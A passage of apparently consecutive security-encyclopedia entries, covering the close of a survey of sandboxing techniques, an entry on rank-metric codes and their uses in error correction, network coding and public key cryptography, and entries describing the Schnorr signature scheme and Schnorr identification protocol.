Proposals for system-level virtualization have been less prevalent than that of process virtualization. To leverage system-level virtualization as a sandbox technique, the host systems cannot be general purpose user computers; rather the host systems must be part of a specifically dedicated environment for spinning up and down VMs on demand. Santhanam et al. [5] proposed this model with an excellent description of the benefits, challenges, and overhead of the same.

The more specialized form of process-layer virtualization known as process wrappers has gained widespread adoption due to the ability to custom tailor the virtualization toward specific needs with little runtime overhead. Ford and Cox [6] proposed a lightweight user-level sandboxing approach specific for the x86 architecture. The Ford and Cox approach leverages x86 segmentation hardware to sandbox the untrusted application's data access while using lightweight instruction translation to sandbox the application's instructions. The untrusted application may be written in any language since the sandbox executes straight x86 instructions. The result is a very lightweight and portable multi-OS solution that shows widespread application since the x86 is currently the predominant processing architecture for desktop, laptop, and server computing. The Ford and Cox approach exploits hardware support available in the 32-bit family of the x86 architecture, thus in theory being applicable to any modern 32-bit OS version for the x86 (e.g., Linux, FreeBSD, Mac OS X, Windows, etc.). However, since their method for sandboxing leverages protected-mode segmentation, which has been disabled with the recent 64-bit extension of the x86, the Ford and Cox approach cannot be leveraged to execute 64-bit applications; however, it can still be used to execute 32-bit applications executing on a 64-bit architecture.

Many sandbox models leverage built-in security mechanisms at the OS layer combined with process wrappers to restrict unauthorized access to host resources by untrusted applications. One of the earliest papers to describe this model was proposed by Jensen and Hagimount [7]. Jensen and Hagimount describe the deployment of application "wrappers" to execute untrusted code as a non-privileged user. This simple technique relies on the fact that most multi-user operating systems determine an executable's access rights to system resources via applying the security policy of the user that launches the said executable. Thus, to restrict access to untrusted applications, Jensen and Hagimount's "wrapper" launches the executable as a non-privileged user with little or no access to system resources. Thus this approach is entirely dependent on the OS to enforce the sandbox, while incurring very little overhead. However, this approach does have significant limitations. First, the approach as described specifically restricts implementation on Windows or Mac OS. Second, it requires custom "wrapper" sandboxes to be compiled for each untrusted guest application seeking execution on the host system. And third, many advances in Rootkit research have identified methods by which malicious applications can find ways to "promote" their execution security policy by both direct and indirect methods, thus allowing access to otherwise restricted system resources.

The earliest sandbox paper leveraged the binary rewriting model for the purpose of Software Fault Isolation (SFI). This paper was presented by Wahbe et al. [2]. Their approach required the code and data to be loaded into a separate portion of the application's address space, which was specifically partitioned for untrusted code, i.e., the "sandbox." The untrusted object code is then scanned and modified to enforce specific security policies to include prohibiting jumping or writing to an address space outside of the sandbox. This approach allows for faster intermodule communication at the cost of longer execution times for untrusted modules. This approach was later expanded to be more applicable for security applications to include rigorous malware checks on the CISC architectures by McCamant and Morrisett [8].

Song and Fleisch [9] proposed a unique binary rewriting approach that integrates Java bytecode re-writing capabilities with Web caching proxies. The intention is not to replace the intrinsic security capabilities provided by the JVM, rather expand upon the same. This result allows system administrators to tailor and custom security policies beyond those capabilities provided by the JVM and/or provide workarounds for known JVM security issues. The obvious limitation of this sandboxing approach is that it only is applicable for those untrusted guest applications written in Java.

Applications

Of primary interest in distributed and grid computing is the ability to leverage multi-domain distributed computational resources as a single ubiquitous resource for solving a common problem. This includes harnessing idle CPU cycles, accessing special purpose hardware, and leveraging distributed storage. This ambitious goal has many challenges, not the least of which is how to allow untrusted software to leverage shared computational resources in a

safe and secure manner. To this end, most distributed and grid platforms leverage sandboxing in some form.

Frey et al. [10] proposed a method they dubbed mobile sandboxing to address sharing of resources in a multi-site environment using the famous Condor and Globus Grid Computing platforms (i.e., Condor-G). Mobile sandboxing enables end-users to formulate requests for very specific execution environments on remote resources. The mobile sandboxing technique addresses issues that arise with system and site policy heterogeneities, e.g., local security policies that prohibit access to file systems and/or enforce restrictions on execution times of remote jobs. Mobile sandboxing is implemented by having a generic grid daemon (i.e., wrapper) executing on the local resources, which advertise to the grid the local node's capabilities and availability. The daemon is responsible for downloading, starting, and monitoring individual tasks from the grid that require resources. The daemon uses system call trapping that redirects system calls issued by a task back to the originating system. In this manner, idle CPU cycles can be harnessed on remote nodes for remote task execution, even when each node has different local security policies. This also allows for checkpointing of work so that tasks can be migrated to other systems once a task has reached its limit for allowed execution time.

The experimental data that is collected and processed from the Large Hadron Collider at CERN is immense. The LHC storage and computational requirements necessitate the application of distributed and grid computing technology across many collaborative organizations around the world. As such, this critical research in experimental physics demonstrates the importance of sandbox model applications to solve real world problems. The paper by Andreeva et al. [11] provides a very interesting case study of this application of grid computing to include their implementation of sandbox models.

Open Problems

A silver bullet sandbox solution would meet the following criteria:

1. Allow system owners to define individual security policies for executing untrusted applications on their host systems
2. Enforce the said security policies without failure
3. Support all modern OS without restriction or kernel modifications
4. Enforce security policies to all applications in a completely unobtrusive manner

Although these criteria are easy to understand, they are almost intractable to implement 100%. The current directions in developing new sandbox techniques rely primarily on virtualization to abstract away OS constraints and binary re-writing to minimize overly restrictive programming requirements on behalf of the untrusted application developers, which most likely will not be aware of the distributed environment their software will be executing. As with many areas of interest in computer science – there appears to be no silver bullet. Rather the researcher or practitioner who is required to implement sandboxing must consider the specific needs of their solution and consider the models discussed herein from virtualization to binary re-writing, weighing the cost and benefits of each, realizing that a hybrid approach is what is most commonly employed.

Recommended Reading

1. Romney GW, Stevenson BR (2004) An isolated, multi-platform network sandbox for teaching IT security system engineers. Proceedings of the 5th conference on information technology education, SIGITE '04 ACM, Salt Lake City, UT, USA, October 28–30, 2004
2. Wahbe R, Lucco S, Anderson TE, Graham SL (1993) Efficient software-based fault isolation. Proceedings of the 14th symposium on operating systems principals, SIGOPS '93 ACM, Asheville, North Carloina, December 5–8, 1993, pp 203–216
3. Rubin AD, Geer DE Jr (1998) Mobile code security. IEEE Internet Computing 2:30–34
4. Hoglund G, Butler J (2006) Rootkits – subverting the windows kernel. Addison-Wesley, Pearson Education, Inc, MA
5. Santhanam S, Elango P, Arpaci Dusseau A, Livny M (2005) Deploying virtual machines as sandboxes for the grid. In: Second workshop on real, large distributed systems. WORLDS '05 USENIX, San Francisco, CA, December, 2004
6. Ford B, Cox R (2008) Vx32: lightweight user-level sandboxing on the x86. Proceedings of the USENIX annual technical conference. USENIX '08, Boston, MA, June 22–27, 2008
7. Jensen C, Hagimont D (1998) Protection wrappers a simple and portable sandbox for untrusted applications. Proceedings of the 8th ACM SIGOPS European, SIGOPS European Workshop ACM, Sintra, Portugal, September 7–10, 1998, pp 104–110
8. McCamant S, Morrisett G (2005) Efficient, verifiable binary sandboxing for a CISC srchitecture. Technical Report 2005–030. Massachusetts Institute of Technology Computer Science and Artificial Intelligence Laboratory, MIT Laboratory for Computer Science (LCS), MIT, Boston MA, May 2, 2005
9. Song Y, Fleisch BD (2007) Utilizing binary rewriting for improving end-host security. IEEE Transactions on Parallel and Distributed Computing 18(12):1687–1699
10. Frey J, Tannenbaum T, Livny M, Foster I, Tuecke S (2002) Condor-G: a computation management agent for multi-institutional grids. Cluster Comput 5(3):237–246
11. Andreeva J, Campana S, Fanzago F, Herrala J (2002) High-energy physics on the grid: the atlas and CMS experience. J Grid Comput 6(1):3–13

Schemes Based on Rank Codes

Ernst M. Gabidulin
Department of Radio Engineering, Moscow Institute of Physics and Technology (State University), Dolgoprudny, Moscow region, Russia

Synonyms

Applications of rank-metric codes

Related Concepts

►Space-Time Codes

Definition

Schemes based on rank codes appear in many areas of communications, cryptography, and information theory.

Background

The rank function defined on the set of matrices (or vectors) is in fact the norm function. The well-known inequalities for sums of matrices $|\mathrm{Rk}(A) - \mathrm{Rk}(B)| \le \mathrm{Rk}(A+B) \le \mathrm{Rk}(A) + \mathrm{Rk}(B)$ are known from the very beginning of the theory of matrices. They define implicitly the rank distance relations on the space of all matrices of identical size. Nevertheless, the definition and applications of rank-metric-based codes are of active interest only for last decades.

Theory

Optimal Linear Rank Codes

Let $\mathbb{F}_q$ be a base field of q elements and $\mathbb{F}_{q^N}$ be an extension field of degree N. In *vector* representation, rank codes are defined as subsets of a normed n-dimensional space $\left\{\mathbb{F}_{q^N}^n, \mathrm{Rk}\right\}$ of n-vectors over an extension field $\mathbb{F}_{q^N}$, where the norm of a vector $\mathbf{v} \in \mathbb{F}_{q^N}^n$ is defined to be the maximal number of coordinates of $\mathbf{v}$ which are linearly independent over the base field $\mathbb{F}_q$. A $\mathbb{F}_{q^N}$-linear vector code $\mathcal{V}$ is a subspace of the normed space $\left\{\mathbb{F}_{q^N}^n, \mathrm{Rk}\right\}$. Denote by (n,k,d) a code $\mathcal{V}$ of dimension $k \le n$ and rank distance d. A (n,k,d) code is called optimal, if the Singleton bound $d = n-k+1$ is reached. Optimal codes are also called *maximal rank distance* codes, or, for brevity, MRD codes. Such codes can be described in terms of a full rank *parity-check* matrix $H_{n-k} = H_{d-1}$ over $\mathbb{F}_{q^N}$ of size $(d-1) \times n$.

Let $h_1, h_2, \ldots, h_n$ be a set of elements from the extension field $\mathbb{F}_{q^n}$ *linearly independent* over the base field $\mathbb{F}$. Then, a parity check matrix of the form

$$H_{d-1} = \begin{bmatrix} h_1 & h_2 & \ldots & h_n \\ h_1^q & h_2^q & \ldots & h_n^q \\ h_1^{q^2} & h_2^{q^2} & \ldots & h_n^{q^2} \\ \ldots & \ldots & \ldots & \ldots \\ h_1^{q^{(d-2)}} & h_2^{q^{(d-2)}} & \ldots & h_n^{q^{(d-2)}} \end{bmatrix}$$

defines an MRD (n,k,d) code with code length $n \le N$, dimension $k = n-d+1$ and rank distance $d = n-k+1$.

Equivalently, general constructions of MRD codes can be described in terms of generator matrices. Let $g_1, g_2, \ldots, g_n$ be a set of elements from the extension field $\mathbb{F}_{q^N}$ *linearly independent* over the base field $\mathbb{F}_q$. Then, a generator matrix of the form

$$G_k = \begin{bmatrix} g_1 & g_2 & \ldots & g_n \\ g_1^q & g_2^q & \ldots & g_n^q \\ g_1^{q^2} & g_2^{q^2} & \ldots & g_n^{q^2} \\ \ldots & \ldots & \ldots & \ldots \\ g_1^{q^{(k-1)}} & g_2^{q^{(k-1)}} & \ldots & g_n^{q^{(k-1)}} \end{bmatrix}.$$

defines an MRD (n,k,d) code with code length $n \le N$, dimension $k = n-d+1$, and rank distance $d = n-k+1$.

Code words of a vector code $\mathcal{V}$ are n-vectors over the extension field $\mathbb{F}_{q^N}$. Let $\Omega = \{\omega_1, \omega_2, \ldots, \omega_N\}$ be a basis of $\mathbb{F}_{q^N}$ over $\mathbb{F}_q$. Then, each vector $\mathbf{v} = [v_1 \quad v_2 \quad \ldots \quad v_n] \in \mathbb{F}_{q^N}^n$ can be mapped into the $N \times n$ matrix $M \in \mathbb{F}_q^{N \times n}$ by replacing each coordinate v_j with the N-column consisting of coefficients in representing v_j by the basis Ω. This mapping is bijective and isometric.

Given a rank code $\mathcal{V}$ in vector representation, one can construct a rank code $\mathcal{M}$ in matrix representation with the same size, code distance, and pairwise distances, and vice versa.

For applications, it is more convenient to fulfil encoding and decoding in the vector representation. Transmitting is realized usually with the matrix representation:

Encoding
$$\mathbf{u} \xrightarrow[\text{vector representation}]{} \mathbf{g}(\mathbf{u}) = \mathbf{u}G_k \xrightarrow[\text{matrix representation}]{} A(\mathbf{g}(\mathbf{u})) = M(\mathbf{u})$$

Transmission
$$\xrightarrow[\text{matrix representation}]{} M(\mathbf{u})$$

Receiving
$$\xrightarrow[\text{matrix representation}]{} Y = M(\mathbf{u}) + E_{\text{total}}$$

Decoding
$$\xrightarrow[\text{matrix representation}]{} Y = M(\mathbf{u}) + E_{\text{total}} \rightarrow \xrightarrow[\text{vector representation}]{} \mathbf{y} = \mathbf{g}(\mathbf{u}) + \mathbf{e}_{\text{total}} \rightarrow \mathbf{g}(\mathbf{u}) \rightarrow \mathbf{u}\,.$$

Parallel Channels and Correcting Random Rank Errors and Rank Erasures

Let a transmitting code signal be a $N \times n$ matrix M. Each row is transmitted through a separate channel. Each column corresponds to a time slot. The received matrix has the form $Y = M + E_{\text{total}}$, where E_{total} is a matrix of errors. In general, the matrix E_{total} can be represented as a sum of three matrices: $E_{\text{total}} = E_{\text{random}} + E_{\text{row}} + E_{\text{col}}$. Here the matrix $E_{\text{random}} = TU$ has an *unknown* rank t and is the product of an *unknown* full rank $N \times t$ matrix T and an *unknown* full rank $t \times n$ matrix U. This part is called a *random* rank error of rank t. A matrix $E_{\text{row}} = AR$ has the rank v *known* to the decoder and is the product of a full rank $N \times v$ matrix A *known* to the decoder and an *unknown* full rank $v \times n$ matrix R. This part is called a *row* rank erasure of rank v since each row of E_{row} is a linear combination with *known* coefficients of v *unknown* rows. A matrix $E_{\text{col}} = WC$ has the rank l *known* to the decoder and is the product of an *unknown* full rank $N \times l$ matrix W and a full rank $l \times n$ matrix C *known* to the decoder. This part is called a *column* rank erasure of rank l since each column of E_{col} is a linear combination with *known* coefficients of l *unknown* columns.

For parallel channels, the matrix $E_{\text{row}} = AR$ contains $N - v$ *zero rows* with indices known to the decoder. Similarly, the matrix E_{col} contains $n - l$ zero columns with indices known to the decoder.

To correct rank errors and erasures, a received matrix Y must be converted to a vector $\mathbf{y}$ over the extension field $\mathbb{F}_{q^N}$. It follows that $\mathbf{y} = \mathbf{g}(\mathbf{u}) + \mathbf{e}_{\text{total}}$, where

$$\begin{aligned}\mathbf{e}_{\text{total}} &= \mathbf{e}_{\text{random}} + \mathbf{e}_{\text{row}} + \mathbf{e}_{\text{col}}\\ &= e_1\mathbf{u}_1 + e_2\mathbf{u}_2 + \cdots + e_t\mathbf{u}_t +\\ &\quad + a_1\mathbf{r}_1 + a_2\mathbf{r}_2 + \cdots + a_v\mathbf{r}_v +\\ &\quad + w_1\mathbf{c}_1 + w_2\mathbf{c}_2 + \cdots + w_l\mathbf{c}_l.\end{aligned}$$

The part $\mathbf{e}_{\text{random}} = e_1\mathbf{u}_1 + e_2\mathbf{u}_2 + \cdots + e_t\mathbf{u}_t$ is a *vector random* error of rank t under assumption that elements $e_i \in \mathbb{F}_{q^N}$ are linearly independent over the base field $\mathbb{F}_q$ and *unknown* to the decoder; n-vectors $\mathbf{u}_1, \mathbf{u}_2, \ldots, \mathbf{u}_t$ have coordinates in the *base* field $\mathbb{F}_q$, are linearly independent over the base field $\mathbb{F}_q$ and are *unknown* to the decoder. The rank t is *unknown* to the decoder.

The part $\mathbf{e}_{\text{row}} = a_1\mathbf{r}_1 + a_2\mathbf{r}_2 + \cdots + a_v\mathbf{r}_v$ is a *vector rank* ***row*** *erasure* under assumption that elements $a_i \in \mathbb{F}_{q^N}$ are linearly independent over the base field $\mathbb{F}$ and *known* to the decoder; n-vectors $\mathbf{r}_1, \mathbf{r}_2, \ldots, \mathbf{r}_v$ have coordinates in the *base* field $\mathbb{F}_q$, are linearly independent over the base field $\mathbb{F}_q$, and are *unknown* to the decoder.

The part $\mathbf{e}_{\text{col}} = w_1\mathbf{c}_1 + w_2\mathbf{c}_2 + \cdots + w_l\mathbf{c}_l$ is a *vector rank* ***column*** *erasure* under assumption that elements $w_i \in \mathbb{F}_{q^N}$ are linearly independent over the base field $\mathbb{F}_q$ and are *unknown* to the decoder; n-vectors $\mathbf{c}_1, \mathbf{c}_2, \ldots, \mathbf{c}_l$ have coordinates in the base field $\mathbb{F}_q$, are linearly independent over the base field $\mathbb{F}_q$, and are *known* to the decoder.

For MRD codes, correcting rank errors and rank erasures is fulfilled by calculating the syndrome $\mathbf{s} = \mathbf{y}H_{d-1}^{\top} = \mathbf{e}_{\text{total}}H_{d-1}^{\top}$. The total error $\mathbf{e}_{\text{total}}$ can be found uniquely from $\mathbf{s}$ provided that $2t + v + l \le d - 1$. There exist several fast algorithms to correct either random rank errors only, or both random rank errors and row and column erasures simultaneously [1–4].

Rank Codes as Space-Time Codes

Space-time codes are introduced in [5]. The model for a communication system in brief is as follows. The transmitting side is equipped with N transmit antennas. A signal is transmitted in time slots $1, 2, \ldots, n$. The set of all possible signals to transmit is the set $\mathcal{C} = \mathbb{A}^{N \times n}$ of all the $N \times n$ matrices with entries in the set $\mathbb{A}$. The set $\mathbb{A}$ of size q is a set of chosen complex numbers.

A space-time code (STC) $\mathcal{M}$ is any set of matrices from $\mathcal{C}$. The design criterion of a STC is as follows: *Choose a code $\mathcal{M}$ in such a manner that the difference $M_i - M_j$, $i \neq j$, has full rank.*

MRD (n, k, d) codes over finite fields with rank distance $d = n$ and $k = 1$ satisfy the above criterion. Nevertheless, these codes cannot be used directly as space-time codes since processing of received signals is carried out in the complex field. However, it is still possible to use *MRD* codes over finite fields as *templates*. For example, assume that $\mathbb{A} = \{a, b\}$, where a, b are different complex numbers. First, construct a MRD code with rank distance $d = n$ consisting of $N \times n$ matrices over the field $\mathbb{F}_2 = \{0, 1\}$. Next, replace in all matrices "0" 's by "a" 's and "1" 's by "b" 's. The resulting code is a code over the complex field satisfying the design criterion. Similar results are obtained for other finite fields [6].

Rank Codes in Network Coding

Consider a communication network, where a single source transmits information to a single destination. The model of a network was proposed and investigated in [4]. The source formats the information to be transmitted into N packets $X(1), \ldots, X(N)$ of length $N + n$ over the finite field $\mathbb{F}_q$ and constructs a $(N \times (N + n))$ matrix X with these packets as rows. The source choose a code $\mathcal{X}$ consisting of matrices X, which can be transmitted.

Each intermediate node calculates random linear combinations of ingoing packets, where a packet is represented as an element of a finite field $\mathbb{F}_{q^{N+n}}$. The node retransmits

randomly calculated packets. Therefore, the destination collects a random number N_r of packets $Y(1), \ldots, Y(N_r)$ of length $N + n$ and creates a $N_r \times (N + n)$ matrix Y.

The problem is to recover the original packets $X(1), \ldots, X(N)$, or the matrix X from the received matrix Y.

The basic model of a channel induced by random network coding is described as follows. The transmitted matrix X and the received matrix Y are connected by the relation $Y = AX + BZ$, where A is an $N_r \times N$ matrix corresponding to the overall linear transformation applied by intermediate nodes of the network; Z is an $l \times (N+n)$ matrix whose rows are the error packets $z_1, \ldots, z_l$; B is an $N_r \times l$ matrix corresponding to the overall linear transformation applied to $z_1, \ldots, z_l$ on route to the destination. The number of nonzero rows of Z gives the total number of corrupt packets injected in the network. Random matrices A, B, Z are unknown to the destination.

It is proposed in [4] to apply so-called lifting construction for constructing a code $\mathcal{X}$. Each matrix $X \in \mathcal{X}$ has the form $X = [I_N \quad M]$, where I_N is the identity matrix of order N while $M \in \mathcal{M}$ is a code matrix of some matrix code $\mathcal{M}$ consisting of $N \times n$ matrices over the field $\mathbb{F}_q$. A code $\mathcal{M}$ is assumed to be a MRD *rank code* with rank distance d, if $n \le N$, or a transposed MRD rank code, if $N < n$. The corresponding code $\mathcal{X}$ were analyzed in [4]. Decoding codes $\mathcal{X}$ can be reduced to decoding embedded rank codes $\mathcal{M}$. If the matrix $X = [I_N \quad M]$ is transmitted, then the matrix $Y = AX + BZ = [A + BZ_1 \quad AM + BZ_2]$ is received with unknown to the destination matrices A, B, Z_1, Z_2. By a linear transformation of rows and injecting all zero rows, the part $[A + BZ_1]$ can be reduced to the upper triangular matrix of order N. Elements of the main diagonal are "0"'s or "1"'s. The number of "1"'s is equal to the rank of $[A + BZ_1]$. The same operations over the matrix $[AM + BZ_2]$ allows to extract the submatrix of the form $R = M + LM + DC$, where R, L, and C are known matrices. Thus, the result is a matrix M of the rank code $\mathcal{M}$ corrupted by a *row* rank erasure LM and a *column* rank erasure DC. The unknown matrix M can be uniquely recovered from R provided that $\mathrm{Rk}(L) + \mathrm{Rk}(C) \le d - 1$.

Other network codes are known generalizing constructions above (see [7]).

Public Key Cryptosystems Based on Rank Codes

Public key cryptosystems (PKC) based on linear codes were proposed in [8]. Rank code–based PKC (insecure) was described in [9]. The variant withstanding known attacks can be found in [10]. The simplest case follows. The cryptographer chooses as secret keys a generator matrix G_k of a *maximal rank distance* (MRD) $(n, k, d = n - k + 1)$ code, a square matrix S of order k over the extension field $\mathbb{F}_{q^N}$, a square matrix P of order n with special properties. Matrices S and P are called the row scrambler and the column scrambler, correspondingly. The product of three matrices $G_{\mathrm{pub}} = SG_kP$ is declared as the *public* key. Plaintexts are vectors $\mathbf{m} = [m_1 \quad m_2 \quad \ldots \quad m_k]$. Given a plaintext $\mathbf{m}$, a ciphertext is calculated as $\mathbf{c} = \mathbf{m}G_{pub} + \mathbf{e}$, where $\mathbf{e}$ is a random artificial error. To decrypt a ciphertext $\mathbf{c}$, the legitimate party upon receiving $\mathbf{c}$ calculates the intermediate ciphertext $\widetilde{\mathbf{c}} = \mathbf{m}SG_k + \mathbf{e}P^{-1}$. The parameters P and $\mathbf{e}$ should be chosen in such a manner that the user can recover easily the plaintext $\mathbf{m}$ from $\widetilde{\mathbf{c}}$. The proper choice of artificial errors $\mathbf{e}$ is as follows. Represent $\mathbf{e}$ as $\mathbf{e} = [\mathbf{e}_1 \quad \mathbf{e}_2]$, where length of $\mathbf{e}_1$ is equal to a. Choose this part randomly. Choose $\mathbf{e}_2$ such that $\mathrm{Rk}(\mathbf{e}_2 \mid \mathbb{F}_q) = b$. The integers a and b must satisfy the condition $2a + b \le (d-1)/2$. To choose a suitable matrix P, represent a matrix P^{-1} in the block form as $P^{-1} = \left[\begin{smallmatrix} q_{11} & q_{12} \\ q_{21} & q_{22} \end{smallmatrix}\right]$, where $\mathbf{q}_{11}$ is the square matrix of order a, $\mathbf{q}_{21}$ is the matrix of size $a \times (n - a)$, $\mathbf{q}_{12}$ – of size $a \times (n - a)$, and $\mathbf{q}_{22}$ is the square matrix of order $(n - a)$. Choose entries of matrices q_{11}, q_{21}, q_{12} in the *extension field* $\mathbb{F}_{q^N}$ but with the condition for the column rank $\mathrm{Rk}(q_{12} \mid \mathbb{F}_q) \le a$. Choose entries of the matrix q_{22} in the *base field* $\mathbb{F}_q$. Under these conditions, the rank of the error $\mathbf{e}P^{-1}$ in the intermediate ciphertext $\widetilde{\mathbf{c}}$ is not greater than $2a + b \le (d-1)/2$. Hence, the legitimate party can extract from $\widetilde{\mathbf{c}}$ by using a fast-decoding algorithm the scrambled plaintext $S\mathbf{m}$ and then get the plaintext as $S^{-1}S\mathbf{m} = \mathbf{m}$.

Open Problems

Some open problems are: correcting rank errors beyond the $(d - 1)/2$ bound; isometric mapping maximal rank distance codes into signals over specific complex constellations; simultaneous data protection and error correction; network coding on the base of rank codes; designing new rank-metric-related public key cryptosystems.

Recommended Reading

1. Gabidulin EM (1985) Theory of codes with maximum rank distance. Probl Inf Transm 21(1):1–12
2. Gabidulin EM, Paramonov AV, Tretjakov OV (1992) Rank errors and rank erasures correction. In: Proceedings of the 4th international colloquium on coding theory, 30 September–7 October 1991, Dilijan, Armenia, pp 11–19, Yerevan, 1992
3. Gabidulin EM, Pilipchuk NI (2008) Error and erasure correcting algorithms for rank codes. Designs Codes and Cryptogr 49:105–122. DOI 10.1007/s10623-008-9185-7
4. Silva D, Kschischang FR, Koetter R (2008) A rank-metric approach to error control in random network coding. IEEE Trans Inf Theory 54(9):3951–3967
5. Tarokh V, Jafarkhani H, Calderbank AR (1998) Space-time codes for high data rate wireless communication: performance

criterion and code construction. IEEE Trans Inf Theory 44(2):744–765
6. Gabidulin EM, Lusina P, Bossert M (2003) Maximum rank codes as space-time codes. IEEE Trans Inf Theory 46(10):2757–2760
7. Gabidulin EM, Bossert M (2009) Algebraic codes in network coding. Probl. Inf Transm 45(4):3–17
8. McEliece RJ (1978) A public key cryptosystem based on algebraic coding theory. JPL DSN progress report 42–44, Pasadena, pp 114–116
9. Gabidulin EM, Paramonov AV, Tretjakov OV (1991) Ideals over a non-commutative ring and their application in cryptology. In: Davies DW (ed) Advances in cryptology | Eurocrypt '91. Lecture notes in computer science, vol 547. Springer, Berlin and Heidelberg, pp 482–489
10. Gabidulin EM (2008) Attacks and counter-attacks on the GPT public key cryptosystem. Designs Codes Cryptogr 48(2):171–177. DOI 10.1007/s10623-007-9160-8

Schnorr Digital Signature Scheme

Dan Boneh
Department of Computer Science, Stanford University, Stanford, CA, USA

Related Concepts

►Digital Signature Scheme; ►Digital Signature Standard; ►ElGamal Digital Signature Scheme

Background

The Schnorr signature scheme [6] is derived from ►Schnorr's identification protocol using the Fiat–Shamir heuristic [2]. The resulting ►digital signature scheme is related to the ►Digital Signature Standard (DSS). As in DSS, the system works in a subgroup of the ►group $\mathbb{Z}_p^*$ for some ►prime number p. The resulting signatures have the same length as DSS signatures.

Theory

The signature scheme works as follows:

Key Generation. Same as in the DSS system. Given two security parameters τ, $\lambda \in \mathbb{Z}\,(\tau > \lambda)$ as input do the following:

1. Generate a random λ-bit prime q.
2. Generate a random τ-bit prime p such that q divides $p-1$.
3. Pick an element $g \in \mathbb{Z}_p^*$ of order q.
4. Pick a random integer $\alpha \in [1, q]$ and compute $y = g^\alpha \in \mathbb{Z}_p^*$.
5. Let H be a ►hash function $H : \{0,1\}^* \to \mathbb{Z}_q$.

The resulting public key is (p, q, g, y, H). The private key is (p, q, g, α, H) do:

Signing. To sign a message $m \in \{0,1\}^*$ using the private key (p, q, g, α, H) do:

1. Pick a random $k \in \mathbb{Z}_p^*$.
2. Compute $r = g^k \in \mathbb{Z}_p^*$. Set $c = H(m \,\|\, r) \in \mathbb{Z}_q$ and $s = \alpha c + k \in \mathbb{Z}_q$.
3. Output the pair $(s, c) \in \mathbb{Z}_q^2$ as the signature on m.

Verifying. To verify a message/signature pair $(m, (s, c))$ using the public key (p, q, g, y, H) do:

1. Compute $v = g^s y^{-c} \in \mathbb{Z}_p$.
2. Accept the signature if $c = H(m \,\|\, v)$. Otherwise, reject.

We first check that the verification algorithm accepts all valid message/signature pairs. For a valid message/signature pair we have

$$v = g^s\, y^{-c} = g^{\alpha c + k}\, y^{-c} = \left(y^c g^k\right) y^{-c} = g^k \in \mathbb{Z}_p$$

and therefore $H(m \,\|\, v) = H(m \,\|\, g^k) = c$. It follows that a valid message/signature is always accepted.

The signature can be shown to be existentially unforgeable (►existential forgery) under a chosen message attack in the ►random oracle model, assuming the ►discrete logarithm problem in the group generated by g is intractable. This proof of security is a special case of a general result that shows how to convert a public-coin authentication protocol (a protocol in which the verifier only contributes randomness) into a secure signature scheme in the random oracle model [1, 5]. In the proof of security, the function H is assumed to be a random oracle. In practice, one derives H from some cryptographic has function such as ►SHA-1.

To discuss signature length, we fix concrete security parameters. At the present time, the discrete-log problem in the cyclic group $\mathbb{Z}_p^*$ where p is a 1024-bit prime is considered intractable [3] except for a very well-funded organization. Schnorr signatures use a subgroup of order q of $\mathbb{Z}_p^*$. When q is a 160-bit prime, the discrete log problem in this subgroup is believed to be as hard as discrete-log in all of $\mathbb{Z}_p^*$, although proving this is currently an open problem. Hence, for the present discussion we assume p is a 1024-bit prime and q is a 160-bit prime. Since a Schnorr signature contains two elements in $\mathbb{Z}_q$ we see that, with these parameters, its length is 320-bits.

Schnorr signatures are efficient and practical. The time to compute a signature is dominated by one exponentiation and this exponentiation can be done off-line, i.e., before the message is given. Verifying a signature is dominated by the time to compute a multi-exponentiation of the form $g^a h^b$ for some $g, h \in \mathbb{Z}_p$ and $a, b \in \mathbb{Z}_q$. Multi-exponentiations of

this type can be done at approximately the cost of a single exponentiation [4, p. 617].

Recommended Reading

1. Abdalla M, An J, Bellare M, Namprempre C (2002) From identification to signatures via the Fiat-Shamir transform: minimizing assumptions for security and forward-security. In: Knudsen L (ed) Advances in cryptology – EUROCRYPT 2004. Lecture notes in computer science, vol 2332. Springer, Berlin, pp 418–433
2. Fiat A, Shamir A (1986) How to prove yourself: practical solutions to identification and signature problems. In: Odlyzko AM (ed) Advances in cryptology – CRYPTO'86. Lecture notes in computer science, vol 263. Springer, Berlin, pp 186–194
3. Lenstra A, Verheul E (2001) Selecting cryptographic key sizes. J Cryptol 14(4):255–293
4. Menezes AJ, van Oorschot PC, Vanstone SA (1997) Handbook of applied cryptography. CRC Press, Boca Raton
5. Ohta K, Okamoto T (1998) On concrete security treatment of signatures derived from identification. In: Krawczyk H (ed) Advances in cryptology – CRYPTO'98. Lecture notes in computer science, vol 1462. Springer, Berlin, pp 354–369
6. Schnorr C (1991) Efficient signature generation by smart cards. J Cryptol 4(3):161–174

Schnorr Identification Protocol

Mike Just
Glasgow Caledonian University, Glasgow, Scotland, UK

Related Concepts

►Authentication; ►Entity Authentication; ►Identification

Definition

The Schnorr Identification Protocol is a public-key based *challenge-response identification* protocol.

Background

The Schnorr Identification Protocol was introduced after, and is comparable to, the identification protocol of Fiat and Shamir and that of Guillou-Quisquater. Schnorr's protocol relies upon the security of the *Discrete Logarithm Problem*.

Theory

Schnorr's protocol is quite simple to describe, and makes novel use of two submitted messages in order to reduce computational complexity. The first message, called a *witness*, does not depend on either a secret value or a challenge value. The second message, more typically a response in a *challenge-response identification* protocol, is a function of both a secret value and a challenge value, but also of the original witness. The witness can be precomputed and stored, reducing the computational complexity that might otherwise be required at the time of the protocol.

As a setup for the Schnorr protocol, the following system-wide parameters are chosen, and assumed to be accessible to all users:

- A *prime number* r and suitable prime q such that $q|r-1$
- A *generator* $1 \leq \alpha \leq p-1$ such that $\alpha^{r-1} \equiv 1 \pmod{r}$, from which the value β of multiplicative order q may be computed as $\beta = \alpha^{(r-1)/q} \bmod r$

(r, q, β) are then published and available to all participants. Each user additionally has a private and public key (►Public Key Cryptography).

With this setup, the protocol proceeds as follows with the prover (P) trying to successfully identify to the verifier (V), where P has the private key $0 \leq p \leq q-1$ and V has access to a trusted copy of P's corresponding public key $y_P = \beta^{-p} \bmod r$.

1. P (pre-)computes a so-called *witness* $w = \beta^m \bmod r$, where the *commitment* $1 \leq m \leq q-1$ is chosen randomly. P sends w to V.
2. Upon receipt of w, V sends a challenge c to P, where $1 \leq c \leq 2^t - 1$ for appropriate security parameter t (Schnorr originally suggests $t = 72$).
3. Upon receipt of the challenge c, P computes the *response* $s = pc + m \bmod q$ to V.
4. Upon receipt of the response s, V computes $z = \beta^s y_P{}^c \bmod r$ and accepts P's identity if $z = w$.

Note that the logical steps above can be compressed into a single exchange from P to V. The security of Schnorr-like identification schemes was shown by Bellare, Namprepre, and Neven.

Applications

Schnorr's Identification Protocol was originally intended for constrained application environments, and thus has relatively low computational complexity resulting from computations in the subgroup of size q, and supports a pre-computation of the *witness*.

Recommended Reading

